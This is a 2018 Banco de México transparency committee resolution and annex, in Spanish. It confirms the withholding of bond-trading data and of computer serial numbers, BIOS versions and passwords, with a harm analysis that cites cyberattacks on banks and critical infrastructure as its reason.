> *"En relación con la solicitud CTC-BM-22026, podrían agregar un campo adicional identificando si son transacciones por medio de un broker o por teléfono.*
>
> *Adicionalmente, nos gustaría pedir lo siguiente:*
>
> *- La oferta más alta y más baja en cada subasta de bonos de 2006 a 2017, potencialmente con identificadores para cada postor.*
>
> *- Spreads bid/ask (posturas) intradía para cada bono por cada día de transacciones de 2006 a 2017, potencialmente con identificadores para cada market maker y cada broker(corredor).*
>
> *- Días de subasta para cada bono específico (2006 a 2017). Hay datos de días de subastas de nivel agregado para bonos por años, como bonos a 10 años y bonos a 30 años en el sitio web de Banxico, pero queremos datos más detallados sobre cada bono individual."*

SEGUNDO. El mismo seis de abril de dos mil dieciocho, la Unidad de Transparencia de este Instituto Central remitió a la Dirección General de Operaciones de Banca Central, para su atención, la referida solicitud, a través del sistema electrónico de gestión interna de solicitudes de información previsto para esos efectos.

TERCERO. La Dirección de Operaciones Nacionales, unidad administrativa adscrita a la Dirección General de Operaciones de Banca Central del Banco de México, mediante oficio de veinticuatro de abril del año en sometió a consideración de este Órgano Colegiado la confirmación de la ampliación del plazo de respuesta a la solicitud que nos ocupa.

CUARTO. Por resolución de tres de mayo del presente año, este Comité de Transparencia confirmó la determinación de ampliación del plazo de respuesta referida en el resultando anterior, misma que fue notificada al solicitante dentro del plazo de veinte días, contados a partir del siguiente a la presentación de su solicitud.

QUINTO. La Dirección de Operaciones Nacionales, del Banco de México, mediante oficio de once de mayo del presente año, informó a este órgano colegiado que ha determinado clasificar como confidencial la información relativa a: *"En relación con la solicitud CTCBM- 22026, podrían agregar un campo adicfona/ identificando sí son transacciones por medio de un broker o por teléfono.Adicionalmente, nos gustaría pedir lo siguiente: ... ", "... (posturas) intradía para cadd bono por cada día de transacciones de 2006 a 2017, potencialmente con identificadóres para cada market maker y cada broker(corredor) ... ".* En dicho oficio, la referida unidad adminisitrativa que lo suscribió, hizo valer la fundamentación y motivación respecto de la clasificación de la información materia de la solicitud en comento.

CONSIDERANDOS

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las unidades administrativas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México.

SEGUNDO. En seguida se analiza la clasificación realizada por la unidad administrativa referida, conforme a lo siguiente:

Este órgano colegiado advierte que es procedente la clasificación de la información referida como confidencial conforme a la fundamentación y motivación expresada en el oficio correspondiente.

De igual manera, este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que este Instituto Central se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la Ley General de Transparencia y Acceso a la Información Pública y 117 de la Ley Federal de Transparencia y Acceso a la Información Pública.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información referida como confidencial, conforme a la fundamentación y motivación expresada en el oficio señalado en la sección de resultandos de esta determinación.**

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracciones II y XIV, del Reglamento Interior del Banco de México; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

BANCO DE MÉXICO

RESUELVE

ÚNICO. Se **confirma la clasificación de la información** en términos del considerando Segundo de la presente resolución.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el dieciséis de mayo de dos mil dieciocho.----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

ANEXO "I"

BANCO DE MÉXICO

Ciudad de México, a 11 de mayo de 2018

REF: Y01.16.18

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio 6110000013818, que nos turnó la Unidad de Transparencia el 11 de abril de 2018, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, que para su pronta referencia se transcribe a continuación:

> *"Con fundamento en el artículo 6 constitucional, atentamente requiero que en función de los principios constitucionales de máxima publicidad, transparencia, rendición de cuentas y gratuidad, me entregue a través de un medio gratuito derivado de los avances tecnológicos y en formato de documento portátil (PDF) comprimido o en diverso de naturaleza similar, la siguiente información pública documentada en el ejercicio de las facultades, competencias y funciones previstas en las normas jurídicas aplicables. 1. De cada uno de los equipos de computo en posesion del sujeto obligado: a. Numero de serie y de parte. b. Versión de la BIOS (siglas en ingles de Basic Input/Output System). c. Marca. d. Si se cuenta con contraseña apara acceder a la configuración de la BIOS (siglas en ingles de Basic Input/Output System). e. Procesador. f. Capacidad de almacenamiento en el Disco Duro. g. Conforme al organigrama estructural, unidad, area u organo que hace uso del equipo de computo."*

Sobre el particular, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, sexto y séptimo párrafos, de la Constitución Política de los Estados Unidos Mexicanos; 103, 104, 105, 106, fracción I, 108, último párrafo, y 113, Fracciones I y IV de la Ley General de Transparencia y Acceso a la Información Pública; 97, segundo, tercero y sexto párrafos, 98, fracción I, y 110, fracciones I y IV de la Ley Federal de Transparencia y Acceso a la Información Pública; 2º y 3º, fracción I, de la Ley del Banco de México; 4, 8, primero y segundo párrafos, 10, 15 Bis 1, 18 Bis, 29 del Reglamento Interior del Banco de México, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como el Cuarto, párrafo primero, Séptimo, fracción I, y último párrafo, Octavo, párrafos primero al tercero, Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Trigésimo tercero, y Trigésimo cuarto, primer y segundo párrafos, de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, nos permitimos informarles que esta unidad administrativa clasifica como reservada la información referente a los siguientes conceptos respecto de cada uno de los equipos de cómputo en posesión del Banco de México:

- *Números de serie.*
- *Versión de la BIOS (siglas en ingles de Basic Input/Output System)*
- *Contraseña de la BIOS.*
- *Asignación conforme al organigrama estructural, unidad, área u órgano que hace uso del equipo de computo*

Lo anterior en virtud de que esta información corresponde a especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México, lo cual se fundamenta y motiva en la prueba de daño que se anexa.

Considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años, esta información deberá ser reservada, al menos, por cinco años.

Por lo expuesto, solicito atentamente a este Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa y requerida en las solicitud de acceso a la información con folio 6110000013818.

Lo anterior con fundamento en los artículos 44, fracción II, 111 y 137, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, 108 y 140 de la Ley Federal de Transparencia y Acceso a la Información Pública, así como en el Vigésimo quito de los "Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública", vigentes.

Asimismo, de conformidad con el Décimo de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, informamos que el personal que, por la naturaleza de sus atribuciones, tiene acceso a la información clasificada es el siguiente:

Información clasificada		**Personal de la DGTI con acceso a la información clasificada**
De cada uno de los equipos de cómputo propiedad del Banco de México:	Números de serie.	Funcionarios de la Dirección de Sistemas Gerencia de Cómputo (Todo el personal) Subgerencia de Planeación y Regulación (Todo el personal)
	Versión de la BIOS	Gerencia de Cómputo (Gerente) Subgerencia de Servicios de Informática (Todo el personal) Subgerencia de Centro de Soporte Institucional (Todo el personal)
	Contraseña de la BIOS	Subgerencia de Centro de Soporte Institucional (Todo el personal)

Información clasificada		Personal de la DGTI con acceso a la información clasificada
De cada uno de los equipos de cómputo propiedad del Banco de México:	Asignación conforme al organigrama estructural del Banco de México.	Funcionarios de la Dirección de Sistemas Gerencia de Cómputo (Todo el personal) Subgerencia de Planeación y Regulación (Todo el personal)

Atentamente.

ALEJANDRO DE LOS SANTOS SANTOS
Director de Sistemas

BANCO DE MÉXICO
RECIBIDO
11 MAY 2018
Comité de Transparencia
Por: CIM/37 Hora: 13:50

Se recibe oficio constante de tres páginas y una prueba de daño

PRUEBA DE DAÑO

Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.

En términos de lo dispuesto por los artículos 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); y 110, fracciones I y IV, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como con la fracción VIII del Lineamiento Décimo séptimo y las fracciones I y II del Lineamiento Vigésimo segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", es de clasificarse como información reservada aquella cuya publicación pueda:

a) Comprometer la seguridad nacional;

b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;

c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;

d) Comprometer la seguridad en la provisión de moneda nacional al país.

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones y de seguridad electrónica, sus configuraciones, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; los análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para operar en ellos; así como toda información derivada de estas especificaciones que, de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con los procesos del Banco de México en que éste participa; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción,

inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el artículo décimo séptimo, fracción VIII, señala que se considera considerarse como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas del Banco, representa una amenaza a la seguridad nacional, ya que publicar la información que se solicita, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado México, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibiliter la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de la **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgacón de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, los sistemas de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.[1] Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como "Meltdown" y "Spectre" y permiten ataques denominados "side-channel", en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando "Meltdown", un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. "Spectre" requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS [2].
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva[3].
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para

[1]https://es.wikipedia.org/wiki/Metasploit, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como **ANEXO "A"**.
[2]https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "B"**
[3]https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "C"**

generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.[4]

- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos[5]
- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas[6].
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.[7]
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)" [8]. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.[9]
- Además de los ataques tradicionales y comunes de usurpación de direcciones MAC, el posible rastreo de equipos móviles empleando esta dirección, hace que no solo se pueda identificar cuando estos equipos se conectan a redes Wi-Fi, sino que además se pudiera estar siguiendo a la persona que lo usa[10].

---

[4] https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "D"**

[5] http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E".**

[6] http://www.bbc.com/news/technology-38573074, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**

[7] http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G"**.

[8] http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H"**.

[9] https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I"**.

[10] http://www.cyberdefensemagazine.com/flaws-in-mac-address-randomization-implemented-by-vendors-allow-mobile-tracking/, consultada el 4 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "J"**.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[11] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura o configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2016 y 2017, nuestros registros indican un promedio de 700 intentos de ataque al mes, llegando a presentarse hasta 952 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados "hacktivistas", como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: "Anonymous attack Greek central bank, warns others"[12]. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo "Anonymous", conocida como "OpIcarus" y que desde 2016 ha presentado actividad; siendo la más reciente la denominada "OpSacred" o "OpIcarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo[13].

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2017, se realizaron más de 480 millones de operaciones por un monto

[11] https://www.offensive-security.com/metasploit-unleashed/information-gathering, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "K"**.

[12] http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como **ANEXO "L"**.

[13] https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "M"**

mayor a 270 billones de pesos[14]; lo que equivale a más de 54 mil operaciones por un monto de 30 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones;** facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

El riesgo de perjuicio que supondría la divulgación de la información solicitada, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

14

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "N"**

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en los documentos que se clasifican, no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

